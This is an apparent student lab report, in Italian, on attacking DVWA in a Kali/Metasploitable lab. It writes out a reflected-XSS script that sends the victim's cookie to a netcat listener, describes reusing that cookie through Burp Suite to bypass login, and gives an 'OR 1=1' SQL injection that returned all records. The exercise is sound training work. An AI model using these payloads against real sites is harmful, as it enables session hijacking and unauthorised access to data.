

**Report XSS e SQL injection:**

XSS reflected:


Ho prima collegato sulla stessa rete la mia macchina Kali con la Metaspoitable, successivamente ho visto gli ip e fatti pingare tra di loro. A seguire ho inserito l’ip della metaspoitable su firefox e andata su DVWA. Ho settato la sicurezza a LOW.



Nel mentre da terminale ho messo netcat in ascolto nella porta 8888.   
Sono andata ad inserire successivamente nell input di XSS reflected lo script:  
Ciao<script> var i=new Image();i.src=”http//192.168.50.100:8888?d=”+document.cookie</script>  
e questo è stato il risultato da netcat:



Aprendo poi il tool Burpsuite sono andata ad intercettare i movimenti e apponendo poi il codice dato dalla manomissione XSS (il codice in highlight sopra) sono riuscita a riaprire da Kali la pagina senza bisogno di entrare con le credenziali della metaspoitable.



SQL Injection:

Provando ad inserire un numero nell’input user id vedo che mi restituisce un nome ed un cognome, di conseguenza ho provato ad inserire la seguente query:

1ʼ OR ‘1ʼ=‘1

Ho avuto l’effetto desiderato, ovvero che il database mi ha ridato tutti i risultati per la query richiesta.

